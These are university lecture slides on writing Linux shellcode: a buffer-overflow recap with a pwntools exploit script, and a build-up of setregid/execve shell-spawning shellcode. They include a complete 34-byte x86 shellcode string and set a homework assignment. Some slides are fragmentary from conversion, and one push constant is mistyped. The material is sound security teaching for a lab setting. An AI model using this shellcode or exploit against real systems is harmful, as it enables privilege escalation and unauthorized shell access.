

# Cyber Attacks & Defense

Writing Shellcode #1

Dr. Yeongjin Jang

Oregon State  
University

# Due passed for Week2 challenge set

- 50% penalty for the submissions before 2/6 10:00 am
- For extra credit challenges, there is no penalty, and the due date will be 3/8

# Recap: Buffer Overflow

- Overwrite a function's return address
- Jump to where you wish to run
  - `get_a_shell()`

# Recap: Frame Pointer Attack

- Overwrite saved %ebp (or %rbp) of a function
- Change the stack frame after 1<sup>st</sup> return
- 2<sup>nd</sup> return fetches the return address from a fake stack
- How?
  - Set saved %ebp as address of your input
  - Address of your point + 4 = return address

%esp →

Buffer at ebp-0x10

# Recap: Pwntools

- `p = process("./bof-level5")`
- `e = ELF("./bof-level5")`
- `gas = e.symbols['get_a_shell']`
- `input = p32(gas) * (132/4) + "BBBB"`
- `p.sendline(input)` # will crash...
- `c = Core("./core")`
- `input_addr = c.stack.find(input)`
  - Return the address of your input on the stack
- `input = p32(gas) * (132/4) + p32(input_addr)`
- `p = process("./bof-level5")`
- `p.sendline(input)`
- `p.interactive()`

# Learn How to Use Tools

- Tmux
  - <https://tmuxcheatsheet.com/>
  - Our control switch is `, not Ctrl + B
- Pwntools
  - <https://github.com/Gallopsled/pwntools-tutorial>
- Gdb
  - <https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf>

# Vulnerability Exploitation Steps

- Find a vulnerability
  - fgets() accepts more than buffer size, so buffer overflow vulnerability!
  - fgets(buf, 0xc0, stdin) – buffer size was 0x80

```
0x080485c4 <+76>:    push    %eax
0x080485c5 <+77>:    push    $0xc0
0x080485ca <+82>:    lea    -0x80(%ebp), %eax
0x080485cd <+85>:    push    %eax
0x080485ce <+86>:    call   0x80483c0 <fgets@plt>
0x080485d3 <+91>:    add    $0x10, %esp
0x080485d6 <+94>:    mov    $0x0, %eax
0x080485db <+99>:    mov    -0x4(%ebp), %ecx
0x080485de <+102>:   leave
0x080485df <+103>:   lea    -0x4(%ecx), %esp
0x080485e2 <+106>:   ret
```

# Vulnerability Exploitation Steps



- Check if the vulnerability is exploitable
  - Buffer size is **128**, read up to **192**, yes, we can overwrite **return address!**
  - Return address is at `ebp+8`

# Vulnerability Exploitation Steps

- Launch the attack by exploiting the vulnerability
  - Change the return address to `get_a_shell()`

# Topic for Today: Writing Shellcode i.e., Writing Your Own `get_a_shell()`

- Changing the program's return address to '`get_a_shell()`'
  - Will grant you a higher privilege and let you read the FLAG!
  - `cand{this_is_a_flag_for_you}`
- However, programs will never have a function like '`get_a_shell()`'

# Topic for Today: Writing Shellcode i.e., Writing Your Own `get_a_shell()`

- Where do you want to jump if you can control the program's return address, **if there is no `get_a_shell()`**?
- We can create one...

# What get\_a\_shell() Does?

```
void get_a_shell() {  
    printf("Spawning a privileged shell\n");  
    setregid(getegid(), getegid());  
    execl("/bin/bash", "bash", NULL);  
}
```

- **1) Inherit current privilege** and then **2) execute a shell**
- You can read the flag!

```
8 -rwxr-sr-x  1 week2-bof-level5-solved week2-bof-level5-solved 7584 Oct  7 18:44 bof-level5  
4 -r--r----- 1 week2-bof-level5-solved week2-bof-level5-solved  21 Oct  7 18:44 flag
```

- **setregid(getegid(), getegid())**
- **execl("/bin/bash", "bash", 0);**

# `setregid(getegid(), getegid())`

- `getegid()`
  - Get **effective GID** (the privilege we get during the execution)
  - E.g., the group id of week3-30004-solved
- `setregid(gid_t rgid, gid_t egid)`
  - Set real and effective gid
- `setregid(getegid(), getegid())`
  - Set **real** and **effective gid** as the **current effective gid**
  - Privilege escalation!
  - Set your gid to week3-30004-solved...

# exec\*()

- `execl("/bin/bash", "bash", 0)`
  - Run /bin/bash with arg0 as "bash"
- **exec\* function family**
  - `execl(filepath, "arg0", "arg1", "arg2", ..., "argN", 0)`
    - Run program at filepath with args... (arg list ends with 0)
    - `exec'l`, and 'l' means list..
  - `execv(filepath, argv[])`
    - `argv[0] = arg0, argv[1] = arg1, ..., argv[N] = argN, argv[N+1] = 0` (ends with 0)
    - `exec'v`, and 'v' means vector
  - `execve(filepath, argv[], envp[]);` *We will use this!*
    - In addition to `execv` (for `argv`),
    - `envp[0] = env0, envp[1] = env1, envp[2] = env2, ..., envp[N] = envN, envp[N+1] = 0`

# execve(path, argv, envp)

- To run “ls -als /”
- path = “/bin/ls”
- argv = [ “/bin/ls”, “-als”, “/”, 0]
- envp = [“SHELL=/bin/sh”, “TERM=XTERM”, ..., 0]

- Requirement

- Path = a string, location for the program to execute
  - /bin/sh?
- Argv = an array of strings, ends with 0
- Env = an array of strings, ends with 0

```

# Shellcode

- In real attack cases, you will never have `get_a_shell()` in the target
- We can put our shellcode and run that instead!
- What is a shellcode?
  - Assembly code snippet that runs a shell
- Do
  - `setregid(getegid(), getegid())`
  - `execve("/bin/sh", 0, 0)`

# Shellcode

- In real att

- We can pi

- What is

- Assem

- Do

- setre

- execv



```
/*
 *
 * linux/x86 setreuid(geteuid(),geteuid()),execve("/bin/sh",0,0) 34byte universal shellcode
 *
 * blue9057 root@blue9057.com
 *
 */
int main()
{
    char shellcode[]="\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46"
                                "\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68"
                                "\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80";

    //setreuid(geteuid(),geteuid());
    //execve("/bin/sh",0,0);
    __asm__(
        "push $0x31;"
        "pop %eax;"
        "cld;"
        "int $0x80;"          // geteuid();
        "mov %eax, %ebx;"
        "mov %eax, %ecx;"
        "push $0x46;"        // setreuid(geteuid(),geteuid());
        "pop %eax;"
        "int $0x80;"
        "mov $0xb, %al;"
        "push %edx;"
        "push $0x68732f6e;"
        "push $0x69622f2f;"
        "mov %esp, %ebx;"
        "mov %edx, %ecx;"
        "int $0x80;"        // execve("/bin/sh",0,0);
        "");
}
```

: target

# How to use a shellcode?

- Put your shellcode in the program's address space
  - Put it as your input
  - Put it as program's arguments
  - Put it as program's environmental variables
  - Put it as the program's name
- Set the return address to your shellcode
- Run
  - `Setregid(getegid(), getegid())`
  - `Execve("/bin/sh", 0, 0);`

# Writing Shellcode

- System call
  - A function call to OS
  - Handles many functionalities such as
    - File I/O
    - Network I/O
    - Memory allocation
    - Set/get permissions
    - Run program
    - Etc...

```
getegid()  
setregid()  
execve()
```

These are system calls!!!

- Check system call number at:

- 32-bit:

[https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86\\_32\\_bit](https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86_32_bit)

- 64-bit:

[https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86\\_64-64\\_bit](https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86_64-64_bit)

**Oregon State**  
**University**

# Invoking a System Call is Easy (x86-32)

- Set %eax as target system call number

- `mov $SYS_getegid, %eax`

50

getegid

[man/ cs/](#)

0x32

- Set arguments

- 1<sup>st</sup> arg : %ebx

- 2<sup>nd</sup> arg: %ecx

- 3<sup>rd</sup> arg: %edx

- 4<sup>th</sup> arg: %esi

- 5<sup>th</sup> arg: %edi

- Run

- `int $0x80`

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)

University

# Invoking a System Call is Easy (x86-32)

- Return value will be stored in %eax
  - `mov $SYS_getegid, %eax`
  - `int $0x80`
  - %eax holds the return value of `getegid()`
- How to run `setregid(getegid(), getegid())`?
  - `mov %eax, %ebx // 1st arg`
  - `mov %eax, %ecx // 2nd arg`
  - `mov $SYS_setregid, %eax // syscall number`
  - `int $0x80`

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)
71	<a href="#">setregid</a>	<a href="#">man/ cs/</a>	0x47	gid_t rgid	gid_t egid



# Calling EXECVE()

- `execve(char* filepath, char** argv, char** envp)`
- `execve("/bin/sh", NULL, NULL);`
- `%eax = $SYS_execve`
- `%ebx = address of "/bin/sh"`
- `%ecx = 0 (argv)`
- `%edx = 0 (envp)`
- `int $0x80`

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)
11	execve	<a href="#">man/ cs/</a>	0x0b	const char *filename	const char *const *argv	const char *const *envp

# How to Create a String?

- %ebx = address of “/bin/sh” -> “//bin/sh”
- Use Stack
  - push \$0
  - push \$0x67832f6e // “n/sh”
  - push \$0x69622f2f // “//bi”
- mov %esp, %ebx

x/s \$esp = “//bin/sh\x00”

# Invoking a System Call is Easy (x86-64)

- Set %rax as target system call number

- `mov $SYS_getegid, %rax`

- Set arguments

- 1<sup>st</sup> arg : %rdi
  - 2<sup>nd</sup> arg: %rsi
  - 3<sup>rd</sup> arg: %rdx
  - 4<sup>th</sup> arg: %rcx
  - 5<sup>th</sup> arg: %r8
  - 6<sup>th</sup> arg: %r9

**Arguments are passed via different registers!**

- Run

- `syscall`

**Not using `int $0x80`; using the `syscall` instruction**

108	getegid	man/ cs/	0x6c	
114	setregid	man/ cs/	0x72	gid_t rgid
59	execve	man/ cs/	0x3b	const char *filename

**SYSCALL NUMBERS ARE DIFFERENT!!!**

**Oregon State  
University**

# Your Shellcode Contains Zero-bytes

- push \$0
  - 68 00 00 00 00
- This will not be accepted by functions such as
  - scanf()
  - strcpy()

# Removing Zero from Your Shellcode

- You can create Zero

# Removing Zero from Your Shellcode

- Wants to put 0 to eax
  - `mov $0x41414141, %eax`
  - `sub $0x41414141, %eax`
- eax will be zero

# Removing Zero from Your Shellcode

- `xor %eax, %eax`
- `mov %eax, %ebx`
  
- `eax` will be 0, and `ebx` will also be 0

# Some Other Restriction Could Exist

- Program only accepts
  - ASCII characters
  - Alphanumeric characters
  - Limits in input length
  - Etc..

# Assignment: Week-3

- Write and run your shellcode
- Do `$ fetch week3`
- shellcode – a normal shellcode
- nonzero-shellcode – shellcode without using zero
- short-shellcode – shellcode less than 12 bytes (**+Extra**)
- ascii-shellcode-64 – shellcode only contains bytes 0x01 ~ 0x7f
- Alphanumeric-shellcode (**Extra +250**) – shellcode only uses A-Za-z0-9
- **Due: 2/8 10:00am**
